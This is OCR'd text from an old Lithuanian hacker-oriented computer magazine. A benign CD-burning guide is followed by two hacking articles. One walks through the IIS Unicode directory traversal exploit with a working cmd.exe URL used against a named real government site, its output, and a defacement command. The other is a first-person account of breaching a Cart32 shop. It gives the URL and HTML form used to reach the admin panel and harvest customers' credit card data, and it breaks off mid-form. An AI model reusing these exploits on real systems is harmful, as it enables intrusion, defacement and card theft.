Atpažįstam rekorderį

"Wizard" dirba



Draiverių krūvos




Ką moka rekorderis



Šiek tiek teorijos

Esu įsitikinęs, kad tu jau girdėjai apie tai, jog CD-R įrašymo režimų yra keli: DAO ("Disk At Once" – visas diskas per vieną kartą) ir TAO ("Track At Once" – vienas takelis per vieną kartą). Režimas TAO leidžia įrašinėti diską keliais etapais. Iš pradžių į diską galima įrašyti vieną informacijos takelį, paskui kitą ir taip toliau. Bet turėk omeny, kad diskas įrašytas panaudojant DAO režimą yra universalesnis: tokiu būdu įrašyti diskai yra skaitomi su bet kuriuo CD-ROM įrenginiu bet kokiame failų *menedžeryje*, bet režimas DAO palaikomas ne visuose įrašymo įrenginiuose. Taip pat šis režimas pageidautinas *master* diskams įrašyti, kurie skirti tolesniam štampavimui – daugelis tipinių staklių, skirtų matricų gamybai, dirba tik su nepertraukiamai įrašytais originalais.

Kita įdomi programos galimybė – pasikraunamųjų (*bootable*) kompaktų kūrimas. Pas mane yra vienas toks diskas – jis man jau apie 3 metus tarnauja. Aišku, galima tenkintis ir diskeliais, bet kam gyventi vakar dienos gyvenimą. Tuo labiau kad tokiam tikslui reikės tik tuščio disko, geriau jei tai bus CD-RW. Kompiuterio požiūris į tokius *bootable* CD yra labai teigiamas, ypač jei BIOS nurodyta, kad pirmiausia reikia krautis iš kompakto. Išsamios instrukcijos ir konkretūs pavyzdžiai yra adresu: **http://ixbt.stack.net/storage/boot-cd-howto.html**.




Pasikrausim?



Audiofilams ir piratams

Dėl duomenų įrašymo į kompaktą klausimų kyla kur kas mažiau nei dėl muzikos įrašymo. Garso įrašymas į CD – labai specifinis procesas, todėl panagrinėkim jį plačiau. Audiodiskų (CD-DA) įrašymo atveju pirmiausia reikia perrašyti visą medžiagą į savo diską WAV formatu (stereo, 16, 44.1 KHz). Apie tai, kaip teisingai perrašyti muziką iš CD į diską, žurnalas jau rašė, ir ne kartą, todėl pasakysiu tik tiek, kad geriausia tam tinkanti programa – EAC ("ExtractAudioCopy"). Teisingai perrašyti muzikiniai failai vėliau ir įsirašys teisingai: be triukšmo, be įtartinų pauzių ir kitų artefaktų. "WinONCD" gali visą procedūrą atlikti savarankiškai, tereikia pažymėti opciją "Copy CD-DA source tracks"...

Be to, galima padaryti, kad vienas gabalas pereitų į kitą, tai dar vainama *cross-fade*. Šį efektą galima pasiekti tiesiog pašalinus pauzes tarp trekų įrašymo metu arba naudojant muzikos redaktorių. Tiks ir senas geras "Winamp" su "Advanced Crossfading" *plug-inu*. Sumiksuosim?



"Copy CD-DA source tracks"

Turėk omeny, kad kiekvienas failas gali būti įrašytas į savo takelį (režimas TAO), arba visi failai į vieną takelį (režimas DAO). Naudojant režimą TAO tarp takelių atsiranda fiziniai tarpai, kurie girdimi kaip dviejų sekundžių pauzės (šnekant apie garsą). Įrašant kompaktą režimu DAO failai įrašomi be tarpų ir užtikrina nepertraukiamą skambėjimą. Nepriklausomai nuo įrašymo režimo, kiekvienas failas apiforminamas kaip atskiras "garso takelis".

Be savo tiesioginės užduoties – kompaktų įrašinėjimo, programa "WinOnCD" moka automatiškai konvertuoti garsą į *wav* failus, pavyzdžiui, iš MP3. Aišku, kad apie kokybę geriau nešnekėti, bet juk būna taip – parsisiuntei *mp3* failą iš interneto ir labai jau didelis noras kyla jį per muzikinį centrą pasiklausyti. Nėra problemų, konvertuok *mp3* į *wav*, mestelk parsisiųstą muziką į diską ir mėgaukis. Ir nedaryk nustebusio veido, kai pastebėsi, kad į 650 Mb diską tilpo 700 Mb arba daugiau garso. Audiosektoriuose naudojama 2352 baitai per sektorių, o štai paprastuose CD-ROM duomenims naudojama 2048 baitai per sektorių, visi kiti išnaudojami klaidų korekcijai. Į 650 Mb duomenų diską galima įrašyti beveik 747 Mb audio medžiagos.



Pasirengimas

Prieš pradedant muzikinių takelių įrašymą į diską, būtų neblogai juos gerai parengti įrašymui, t. y. turi puikią progą tapti garso režisieriumi. Pats paprasčiausias ir elementariausias pasirengimas apsiriboja tuo, kad gabalo pradžioje ir pabaigoje pašalinama tyla. Jei neišpjovei, ko nereikia, perrašydamas muziką, tai pasinaudok programa "WaveTrim" audiodiskų formato garso failams apdoroti. Ji ir leis nukirpti tylą. Tokia operacija yra tiesiog būtinumas perrašant diską ir konvertuojant jį į MP3. Be to, "WaveTrim" padės audiodiskų *masteringo* ir įrašymo metu, kadangi pagal specifikaciją "Red Book" (audiodiskų įrašymo standartas), prieš ir po trekų, prieš albumo pradžią ir po jo pabaigos turi būti tam tikras tuščių *freimų* skaičius (vienas *freimas* – 1/75 sekundės). Programa parašyta "Visual Basic 6.0" kalba ir paleidžiama iš komandinės eilutės. Programos puslapis – **http://orlsoft.timus.ru/wavetrim.asp**.

Iš principo galima pasinaudoti ir tuo redaktoriumi, kuris yra integruotas į "WinOnCD". Spausk mygtuką "Editor" ir pamatysi daug garso apdorojimo priemonių. Redaktoriaus interfeisas yra kiek nevienareikšmiškas, man su juo dirbti nepatiko. Jei jau tikrai reikės pakeisti garsą, tai galima pasinaudoti "CoolEdit" arba kitokia programa, skirta būtent garsui apdoroti. Bet jei reikia tiesiog kažką pakeiti, kuo greičiau, tuo geriau ir nesvarbu kaip, tai visai tiktų ir integruotas į "WinOnCD" redaktoriukas.



Ne mūsų pasakos

Yra tokia pasaka, kad muzikiniai diskai, įrašyti minimaliu greičiu, skaitomi ir skamba kur kas geriau. Pabandysim atsakyti į šį klausimą panaudodami vieną iš išsamių FAQ, rastų internete: yra nuomonė, kad diskus geriau įrašinėti greičiais 1X arba 2X, o ne 4X. Ši nuomonė turi tam tikrą prasmę. Fiziniai ir cheminiai procesai, vykstantys įrašant CD-R diskus, duoda geresnį rezultatą (gilesnės ir geriau įskaitomos žymės aktyviajame paviršiuje) esant greičiui 2X, taip pat dėl geresnių temperatūros sąlygų (kai įrašymo greitis yra didelis, lazerio galingumas taip pat yra nemažas, todėl pastebimas aktyvaus disko paviršiaus įkaitimas, t. y. takelis nespėja atšalti per vieną disko apsisukimą ir perduoda šilumą kaimyniniam takeliui, į kurį tuo momentu yra rašoma informacija. Rezultatas – atsi-


randa aukštos temperatūros zona, kuri pablogina įrašymo kokybę). Šiuolaikiniai įrašantys įrenginiai ir diskai yra orientuoti į įrašymą greičiais 2X, 4X, 6X, 8X ir daugiau, bet tokie įrenginiai puikiai tarnauja tik tada, kai reikia masiškai tiražuoti diskus, bet neigiamai atsiliepia įrašymo kokybei. Bendru atveju, diskai su sidabriniu sluoksniu ("Metal Azo") yra geriau pritaikyti įrašymui dideliais greičiais, nei diskai su auksiniu sluoksniu, nes sidabras yra geresnis šilumos laidininkas, todėl tokius diskus galima rekomenduoti tiems, kurie mėgsta štampuoti daug diskų 10X greičiu. Audiofilams CD-DA garso diskų įrašymui rekomenduojama naudoti diskus su ftalocianino sluoksniu ir įrašinėti juos greičiu 1X – tai užtikrina geriausią įrašo kokybę ir jo ilgaamžiškumą.

Ekstremalai gali pabandyti užsiimti *overburningu*. Iš principo tinkamomis sąlygomis į diską galima įrašyti daugiau informacijos, nei į jį telpa teoriškai. Tinkamos sąlygos – tai "teisingas" *rekorderis* ir "teisinga" įrašymo programa. Bent jau man kol kas nepavyksta pasiekti reikiamą efektą, bet eksperimentai tęsiami, ir aš periodiškai darysiu pranešimus apie jų eigą :)). Entuziastams galiu rekomenduoti uždavinėti klausimus konferencijose, skirtose CD įrašyti, taip pat ieškoti informacijos saituose, pavyzdžiui, , **www.cdmedia-world.com** skyriuje "OverSize"/"OverBurn CD-Rs".




Sutinka pagal drabužius

Įrašyti kompaktą – tai tik pusė reikalo. Reikia jį ir apipavidalinti. Bent jau kokį nors lankstinuką įkišti į dėžutę. Juk malonu, kai visi įrašyti kompaktai tavo lentynoje apipavidalinti tuo pačiu kietu būdu, kur iš viršaus yra tavo besišypsanti fizionomija, o apačioje – tavo vardas ir logotipas][:)). Žiūrime į jau gerai žinomos programos "WinOnCD" interfeisą ir matome ikoną ARTWORK. Ji mums ir padės. Lankstinuką kompaktui su šia programa galim padaryti vos per keletą minučių, bet jei yra noras, tai galima sukurti tikrąjį šedevrą, kad draugams kiltų pavydas, o draugės išmestų savo lėles ir draugiškai atvažiuotų į svečius žiūrėti ir klausytis :)).




Aišku, kad ne Čiurlionis, bet...

Gali būti, kad tu tikrai kietas ir norėsi diską apipavidalinti ne tik iš išorės, bet ir iš vidaus, kaip pas tikruosius leidėjus. Tada gali iš FOSI saitų (apie jį buvo rašyta praėjusiame numeryje – adresų nenurodome, nes jie yra labai nepastovūs) persipompuoti programą, pavadinimu "AutoPlay Menu Studio" ir pažaisti su ja. Apipavidalinimo variantų yra labai daug, galima pasiekti visišką interaktyvumą, bet nepersistenk su trojanais :).




Išsirenkam "Start" meniu




Welcome!

Sutik, kad už įrašo kokybę ir jo ilgaamžiškumą atsako ne vien tik programa ir *rekorderis*, bet ir pati informacijos laikmena – diskas.

Gerasis "WinOnCD" papasakos tau viską, ką tik galės apie tavo kompaktą, besisukiojantį *rekordery*. Šiuo atveju mane domino disko talpa, laisvos vietos matas ir smulkmenos apie įrašytas sesijas.




Viskas apie CD-RW



Sesijos kaip ant delno

Jei šios informacijos tau nepakanka, tai keliauk į **www.gum.de/it/download/english.htm** ir persipompuok mažą (bet sąžiningai atliekančią savo darbą) programą "CDR Identifier". Programa nuskaito iš ATIP ("Absolute Time In Pre-Groove") informaciją apie disko gamintoją, kas tai per diskas, kiek jame yra laisvos vietos ir panašiai.



Žvalgyba praneša



Stabdžiai

Tikėkimės, kad viskas vyko sklandžiai: *rekorderis* įrašė, programa kontroliavo procesą, diskas sukosi, o stilingas naujo disko lankstinukas lėtai išlįsdavo iš spausdintuvo. Viskas.

Ne, ne viskas. Dabar pabandyk perskaityti diską. Aš vieną kartą irgi pabandžiau ką tik įrašytą vienaakį su didele *mp3* kolekcija įkišti į savo "Asus 40X" ir pasiklausyti muzikos. Ir pasiklausiau. Bet ne muzikos, o kaip zyzia CD-ROM. *Draivas* kaip ir reikėjo labai sparčiai sukiojo diską, drebėdamas kaip prieš mirtį. Klausimas: kam reikia tokių greičių ir su jais susijusio garso ir švilpimo? Atsakymas: niekam nereikia, todėl teks programiškai stabdyti CD-ROM.

Stabdžiai visiškai nemokamos programos CDSPEED pavidalu yra adresu **www.alfacom.net/-yasniy/cdspeed**. Programos paskirtis – reikalingo CD įrenginio greičio nustatymas. Kaip rašo programos autorius: "greičio mažinimo būtinumas atsiranda dirbant su greitais įrenginiais tada, kai reikia sumažinti sukeliama garsą ir saugoti mechaniką. Maksimalus greitis iš tikrųjų reikalingas tik perrašant didžiulius duomenų kiekius, instaliuojant programas ir panašiai. Jei failai po truputį peržiūrimi, tai tokių greičių naudingumas artėja link nulio. Ypač šis garsas erzina, kai klausomasi muzikos arba žaidžiant žaidimus, kuriuose yra muzikinis fonas. Kaip parodo praktika, 8X-16X greičio nustatymas praktiškai naudingumo nesumažina, bet visiškai pašalina pašalinius garsus". Aišku, kad čia iškyla klausimas – o kokio velnio reikėjo pirkti 100X CD-ROM? Be visa ko, šiuolaikinių įrenginių nurodomas greitis – tai greitis skaitant disko periferiją, o čia jis yra gerokai mažesnis, nei kai skaitoma disko pradžia.

Na, dabar jau į viską atsižvelgėme: įrenginys veikia, diskai teisingi, apipavidalinti teisingai, skamba puikiai. Kas lieka? Dabar atėjo metas apsikeisti sukauptomis patirties ir *mp3* muzikos atsargomis. Apie tai, kaip reikia keistis norint išvengti smūgių per piniginę ir į veidą, taip pat apie tai, kaip padidinti savo muzikos archyvą, "H." būtinai papasakos kituose numeriuose. Iki.



UNICODE BUGAS -

scriptkiddie maistas ir adminų galvos skausmas

OFFSPRING (OFFSPRING@HACKER.LT)

Įžanga

Lygiai prieš metus, 2000 metų kovo mėnesį, *bugtrake* pasirodė pirmieji pranešimai apie plačiai naudojamo dėdės Billo & Co *web* serverio "Internet Information Server" (toliau IIS) pažeidžiamumus. Tai buvo pirmoji banga, į kurią mažai kas atkreipė dėmesį. Įdomesni dalykai prasidėjo šiek tiek vėliau...

Iš kur atsiranda *bugai*

Apie pažeidžiamumą, vėliau pagarsėjusį kaip "UNICODE bugas", pranešė 2000.10.17 anonimas, kuris *nupostino* pranešimą į "PacketStorm" forumą (žiūrėk *linkus*). Smulkiau šis *bugas* buvo ištirtas Rain Forest Puppy (**rfp@wiretrip.com**), kuris ir aprašė jį "SecurityFocuse". Turbūt nereikia aiškinti, kad tam tikri žmonės žinojo apie šį pažeidžiamumą ir aktyviai naudojosi juo dar iki viešojo paskelbimo saugumo rekomendacijose.

"SecurityFocus" praneša

***Bugtraq* numeris:** 1806
Klasė: įvedimo apdorojimo klaida
Nutolusi: taip
Vietinė: taip
Paskelbta: Oct. 17, 2000
Atnaujinta: Nov. 10, 2000
Pažeidžiamos programos (sistemos):
+ "Microsoft IIS 5.0" ("Windows NT 2000")
+ "Microsoft IIS 4.0" ("Windows NT 4.0", MS "Back Office 4.5", MS "Back Office 4.0")


Teorija

UNICODE yra naujas tarptautinis teksto kodavimo standartas, kuris turi pakeisti visus senus standartus, "pririštus" prie kodų lentelių. UNICODE šriftai yra dvibaitiniai, todėl juose gali tilpti ne 256, o 65536 simbolių – pakankamai, kad padarytų vieną kodų lentelę visoms kalboms.

Visas UNICODE *bugo* pavadinimas yra "UNICODE directory traversal vulnerability". Tai reiškia, jog viską, ką mes galime su juo padaryti, – tai išeiti už serverio šakninio katalogo (*webroot*) ribų. Kaip pasirodė, to visiškai pakanka komandoms vykdyti serveryje su IIS privilegijomis. IIS turi specialų katalogą, kur saugomos vykdomosios programos ir skriptai. Šis katalogas dažniausiai vadinamas "*/scripts/*", "*/msadc/*", "*/_vti_bin/*". Jei mes darom failo iš šių katalogų užklausą IIS, jis vykdo šį failą ir grąžina rezultatą (dažniausiai tai būna *web čatai*, forumai, duomenų bazės ir pan.). Jei mes pasinaudosime "directory traversal" iš šio katalogo, tai gausime galimybę vykdyti bet kokį failą sistemoje (su *web* servo teisėmis). Geriausias pritaikymas – vykdyti "WinNT" komandinį procesorių "cmd.exe". Taigi jei mes duodame servui specialiai suformuotą užklausą, jis vykdo mūsų komandą ir grąžina mums rezultatą su HTML *headeriais*.

Praktika

Tarkime, aš esu saugumo specialistas, kuriam užduota nustatyti, ar atsparus **www.lrs.lt** saitas UNICODE *bugui*. Iš pradžių man reikia patikrinti, ar iš tikrųjų **www.lrs.lt** sukasi ant "WinNT" su IIS. Tai padaryti galima skirtingais būdais, bet paprasčiausias iš jų yra pasinaudoti **www.netcraft.com/whats**. Įrašiau **www.lrs.lt**, ir po kelių sekundžių gavau pranešimą: "**www.lrs.lt** is running IIS 4.0 on WinNT 4.0". Saite sužinojau vykdomųjų skriptų katalogą, jis yra "/scripts". Viskas, dabar liko tik suformuoti užklausą. Ji turėtų atrodyti maždaug taip:



```
http://www.lrs.lt/scripts/..%c1%9c../winnt/system32/ cmd.exe?/c+dir+c:\
1       2        3        4                5            6  7
```

1 – protokolas.
2 – serveris su *bugovu* IIS.
3 – *exec* katalogas.
4 – UNICODE simboliai, kurie ir daro visą "bajerį"*.
5 – kelias iki komandinio procesoriaus.
6 – /c raktas priverčia įvykdyti tik vieną komandą.
7 – komanda (tarpai pakeisti į "+").

* kitos UNICODE kombinacijos yra:
"%c1%1c", "%c0%9v", "%c0%af", "%c0%qf", "%c1%8s", "%c1%9c", "%c1%pc".

Štai šios užklausos vykdymo rezultatai:

```
---[ pradžia ]---
Directory of c:\

07/10/99  12:55p              0 AUTOEXEC.BAT
07/10/99  12:55p              0 CONFIG.SYS
08/29/00  07:43a    <DIR>       DATFILES
03/04/01  10:40a    <DIR>       InetPub
01/11/99  11:00p         70,928 ODBCINT.DLL
03/04/01  07:30a     67,108,864 pagefile.sys
01/10/01  12:03a    <DIR>       Program Files
03/04/01  10:44a    <DIR>       RECYCLED
03/04/01  11:20a    <DIR>       TEMP
07/17/99  08:50p    <DIR>       WinUpdate
03/04/01  10:44a    <DIR>       WINNT
07/12/99  10:34a    <DIR>       WINZIP
        35 File(s)   67,941,181 bytes
                     96,452,608 bytes free

---[ pabaiga ]---
```

Na, tai va :). Pasinaudojęs UNICODE, aš pažiūrėjau **lrs.lt** serverio disko *C:* turinį (komanda "dir"). Tokiu būdu galima vykdyti bet kokią komandą (*copy, erase, echo* ir t. t.), įrašant ją į 7 lauką.

Štai svarbiausiai IIS katalogai (pagal *defaultą*):
c:\InetPub – IIS katalogas
c:\InetPub\scripts – IIS skriptų katalogas (*apače* naudoja "/cgi-bin/")
c:\InetPub\wwwroot – HTML dokumentai (čia guli *default.asp/default.htm*)
default.asp/default.htm – pradiniai HTML dokumentai ("Apachas" naudoja *index.html*)
Taigi "echo h4x0r3d > ..\wwwroot\default.html" – paprasčiausias *defeisas*.

PASTABA: jei po užklausos vykdymo gaunamas pranešimas apie klaidą (*NotFound, Forbidden, InternalServerError*), tai gali reikšti, kad arba neteisingai sukonstruota užklausa, arba serveris yra *propatčintas*.

Problemos sprendimas

Geras adminas, net nežinodamas apie klaidą, iškart po instaliacijos uždraustų rašymą su IIS teisėmis į tam tikrus katalogus (pavyzdžiui, į *c:\InetPub\wwwroot*), tada *defeiseriams* bus "ablomas" "Forbidden" pranešimų pavidalu :). Be to, geras adminas visada stebi "BugTraq" ir laiku *patčina* savo softą.

"Microsoftas", kaip IIS *developeris* ir *suporteris* paskelbė apie UNICODE pažeidžiamumą savo saugumo rekomendacijoje MS00-057:
http://www.microsoft.com/tečnet/security/bulletin/ms00-057.asp

Geri adminai jau suinstaliavo *patčus*, o tinginiai ir lamos vis dar gali juos gauti iš dievinamo "mIRCosofto":
IIS 4.0:
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp
IIS 5.0:
http://.www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

***Linkai* "į temą"**
www.securityfocus.com
packetstorm.securify.com
www.microsoft.com
lists.insecure.org
www.microsoft.com

Pora žodžių pabaigai

Pateiktos žinios skirtos TIKTAI išsilavinimo tikslais. Jei tau šaus į galvą naudotis šiuo *bugu*, tu gali būti patrauktas baudžiamojon atsakomybėn. Autorius, žurnalas bei visi, kas tiesiogiai/netiesiogiai susiję su juo, neprisiima jokios atsakomybės už pateiktos informacijos panaudojimą.

Visa informacija yra jos originalų šaltinių nuosavybė.

Hajas goes to: #flowers, Saiyans, RI7S.
Lamers bin: UCL, wu2ftpd & co :*** my ...
Best wishes to Microsoft.
(prkls: **www.microsoft.lt** is running Apache on LINUX – yo, kam naudoti *bugovą* IIS :)



NULAUŽTI ONLINE PARDUOTUVĘ PER 5 MINUTES!

Falcon 625 (root@falcon625.ru), vertėjas: Kpax (kpax@mail.ru)

Kas atsitiko?

Šiame straipsnyje aš papasakosiu, kaip visai neseniai buvo nulaužta *online* parduotuvė. Dominantį saitą/serverį padarė *pro shopping cart*, kuris vadinasi *cart32*.

Cart32 – kas tai?

Cart32 – standartinis krepšys, kur yra metami *online* parduotuvių klientų pirkiniai. Mus ši *tulza* domina visų pirma dėl savo skylių.



Ir kokie gi *bagai* yra *cart32*? Ten tiesiog MILŽINIŠKOS SKYLĖS! Pavyzdžiui, labai lengva peržiūrėti *hešuotus* klientų slaptažodžius. Bet apie tai šiek tiek vėliau.

Ką man pavyko padaryti su serveriu?

Viską, ką norėjau :). Visų pirma, kaip buvo pastebėta, serveris, kuriame buvo skylėtas krepšys, *hostino online* parduotuvė.

Tik pagalvokite: šimtai, o gal ir daugiau parduotuvių dirba ir dirbs su šiuo krepšiu...

Man pavyko pririnkti apie 600 "kreditkių". Bet aš nesustojau ir po to, kai pasiėmiau visas "kredas", nusprendžiau *defeisinti* šį saitą.

Su "kreditkėm" problemų nebuvo, bet su *defeisu* teko truputį pasiknisti.



Super puper apsaugotas "Amazon" čia niekuo gėtas, bet skylėtą krepšį vartojo ir pakankamai didelės kompanijos...


Ką gi teko padaryt?

Iš pradžių reikėjo prieiti prie "kredų". Tai buvo padaryta paprastomis naršyklės manipuliacijomis, bet tam, kad galėčiau padaryti *defeisą*, iš pradžių reikėjo sužinoti admino slaptažodį.

Kaip viskas vyko.

Nulaužtą parduotuvę aš vadinsiu **www.victim.com**, nes skylė ten dar neuždaryta ir viską, kas bus aprašyta žemiau, bus galima panaudoti praktiškai :).

Iš pradžių nuskenavau **www.victim.com** tikėdamasis surasti kreivų CGI. Skeneris nieko nerado, ir aš nusprendžiau pažiūrėti, kas tame saite yra gero. Besibastydamas po saitą suradau *shopping cart* – tai buvo *cart32*, ir prisiminiau, jog kažką apie tą *cart32* aš jau esu girdėjęs, ir nusprendžiau paieškoti daugiau infos. *Bagtreke* radau krūvą *postingų* apie tą *cart32*, o viename radau naudingos infos, kaip gauti admino teises. Po kelių minučių adminą jau turėjau. *Cart32* yra naudojamas visoje krūvoje įvairių saitų, ir manau, kad tau bus įdomu sužinoti, ką gi daryti toliau (jei nebūtų įdomu – skaitytum "Panelę" :). O ki-




ti veiksmai būtų tokie: iš pradžių reikia sužinoti saito kliento slaptažodį, dažniausiai jis toks pat, kaip ir saito pavadinimas. Kadangi mes čia nagrinėjame **www.victim.com,** tai pavadinimas bus *victim*, naršyklėje renkame štai ką: **http://www.victim.com/scripts/cart32/cart32.exe/cart32clientlist** ir gauname klientų sąrašą su *hešuotais* slaptažodžiais.

O tai tu pamatysi, jei bandysi nulaužti naują arba *pat-čintą* versiją.

Hešuotų slaptažodžių aš nelaikau labai didele problema, jeigu tu laužai trečios arba mažesnės versijos parduotuvę. Blogiau, jei laužai krepšį su didesne negu 3 versija: slaptažodžius teks *dekriptuoti*, bet tai ne problema: *cart32* vartoja silpną algoritmą, ir *cart32* slaptažodžių *dekriptorių* galima rasti **packetstorm.security.com**.

Dabar turime bazės, kur yra saugomos "kredos" prisijungimo vardą ir slaptažodį. Užeiti į bazę nesunku: kuri HTML:




```
<form method=post action="http://www.victim.com/scripts/cart32/c32web.exe/LoadTab">
<input type=hidden name="Client" value="LOGINAS">
<input type=hidden name="ClientPassword" value="HEŠUOTAS ARBA DEKRIPTUOTAS SLAPTAŽODIS">
<input type=hidden name="TabName" value="General">
<input type=submit value="Click Here To Continue">
```

Atsidaryk ją naršyklėje, spausk "click here to continue" pimpą. Tu papuolei į *cart32* valdymo centrą Ko mums reikia? Teisingai, reikia *cc's*. Spaudžiame "Show orders (non-secure)" ir matome užsakymų sąrašą. Patys užsakymai yra kartu su labai detalia informacija: vardas, pavardė, *#cc*, *exp.date*, etc. To mums ir reikėjo. Viskas yra prižiūrima ir saugoma. Kiekvieną užsakymą teks *seivinti* po vieną.

Viskas. Pirmas žingsnis padarytas, teko padaryti *defeisą*. Tai ir yra sunkiausia nulaužimo dalis, nes *cart32* – tai tik *shopping cart*, o ne *ftp*, *web* ir net ne *telnet* serveris, turintis funkcijų, leidžiančių įvykdyti

```
<form method=post
action="http://www.victim.com/scripts/cart32/c32web.exe/LoadTa
<input type=hidden name="Client" value="ЛОГИН">
<input type=hidden name="ClientPassword" value="ХЕШИРОВАННЫЙ И
ДЕКРИПТОВАННЫЙ ПАРОЛЬ">
<input type=hidden name="TabName" value="General">
<input type=submit value="Click Here To Continue">
```

```
Назад  Поиск  Избранное  Журнал
